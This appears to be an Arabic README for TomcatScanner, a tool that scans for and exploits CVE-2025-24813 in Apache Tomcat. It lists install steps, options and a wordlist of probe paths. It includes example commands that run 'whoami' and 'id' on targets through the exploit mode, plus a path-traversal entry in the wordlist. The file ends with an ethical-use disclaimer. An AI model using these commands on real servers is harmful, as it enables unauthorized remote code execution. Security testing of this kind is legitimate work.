 cchopin/cve-arsenal-lab
TomcatScanner هي أداة أمنية شاملة مصممة لاكتشاف واستغلال الثغرة الأمنية CVE-2025-24813 في خوادم Apache Tomcat.


TomcatScanner هي أداة أمنية شاملة مصممة لكشف واستغلال ثغرة CVE-2025-24813 في خوادم Apache Tomcat. تتعلق هذه الثغرة بمشكلة تكافؤ المسار في معامل "file.Name" والتي قد تؤدي إلى تنفيذ تعليمات برمجية عن بعد (RCE).
git clone https://github.com/yourusername/tomcat-scanner.git
cd tomcat-scanner
pip install -r requirements.txt
يجب أن يتضمن ملف requirements.txt ما يلي:
requests>=2.28.0
urllib3>=1.26.0
أنشئ ملفًا باسم wordlist.txt يحتوي على مسارات لاختبار الثغرة، أو استخدم نموذج قائمة الكلمات المرفق.
مسح هدف واحد:
python tomcat_scanner.py -u http://example.com:8080
مسح أهداف متعددة من ملف:
python tomcat_scanner.py -l targets.txt
usage: tomcat_scanner.py [-h] [-u URL] [-l LIST] [-w WORDLIST] [-t THREADS]
                        [-o OUTPUT] [--timeout TIMEOUT] [--ssl-verify]
                        [-v] [--exploit] [--command COMMAND]

Scanner for CVE-2025-24813 vulnerability in Apache Tomcat

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Single target URL (e.g., http://example.com:8080)
  -l LIST, --list LIST  File containing a list of target URLs
  -w WORDLIST, --wordlist WORDLIST
                        Wordlist file containing paths to test (default: wordlist.txt)
  -t THREADS, --threads THREADS
                        Number of parallel threads (default: 10)
  -o OUTPUT, --output OUTPUT
                        Output file for results
  --timeout TIMEOUT     Request timeout in seconds (default: 5)
  --ssl-verify          Verify SSL certificates
  -v, --verbose         Enable verbose mode with HTTP response codes
  --exploit             Attempt to exploit vulnerable targets
  --command COMMAND     Test command for exploit mode (default: echo CVE-2025-24813)
للكشف عن الثغرة واستغلالها أيضًا:
python tomcat_scanner.py -u http://vulnerable-server.com:8080 --exploit
تحديد أمر مخصص لتنفيذه أثناء الاستغلال:
python tomcat_scanner.py -u http://vulnerable-server.com:8080 --exploit --command "whoami"
python tomcat_scanner.py -u http://example.com:8080 -w my_wordlist.txt
python tomcat_scanner.py -u http://example.com:8080 -t 20 -v
python tomcat_scanner.py -l target_list.txt -o vulnerable_targets.txt
python tomcat_scanner.py -u http://example.com:8080 --exploit --command "id" -v --timeout 10
يتطلب TomcatScanner قائمة كلمات تحتوي على مسارات لاختبارها. يجب أن تحتوي القائمة على مسارات ضعيفة محتملة، كل مسار في سطر منفصل.
أمثلة على إدخالات قائمة الكلمات:
/path/uploads/file.name
/webapps/manager/file.name
/tomcat/manager/uploads/file.name
/uploads/../sessions/absholi7ly.session
توفر الأداة مخرجات ملونة لتسهيل التعرف على المعلومات المهمة:
في نهاية كل مسح، تعرض الأداة ملخصًا يتضمن:
تؤثر CVE-2025-24813 على Apache Tomcat وتتعلق بثغرة تكافؤ المسار في كيفية معالجة التطبيق لمعامل "file.Name". يمكن لهذه الثغرة أن تسمح للمهاجمين بـ:
تظهر الثغرة عادةً عندما يُسمح لطلب PUT بالكتابة إلى مسار يحتوي على "file.name" أو عندما يكون اجتياز المسار ممكنًا من خلال عملية PUT جزئية.
هذه الأداة مُقدمة لأغراض تعليمية واختبار أخلاقي فقط.
استخدام TomcatScanner لمهاجمة أهداف دون موافقة مسبقة متبادلة هو أمر غير قانوني. يتحمل المستخدم النهائي مسؤولية الامتثال لجميع القوانين المحلية والولائية والفيدرالية المعمول بها. المطورون لا يتحملون أي مسؤولية ولا يكونون مسؤولين عن أي إساءة استخدام أو ضرر يسببه هذا البرنامج.
المساهمات مرحب بها! لا تتردد في تقديم طلب سحب (Pull Request).
خطوات المساهمة:
git checkout -b feature/amazing-feature)git commit -m 'إضافة ميزة رائعة')git push origin feature/amazing-feature)هذا المشروع مرخص بموجب رخصة MIT - راجع ملف LICENSE للحصول على التفاصيل.
MIT License

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files...
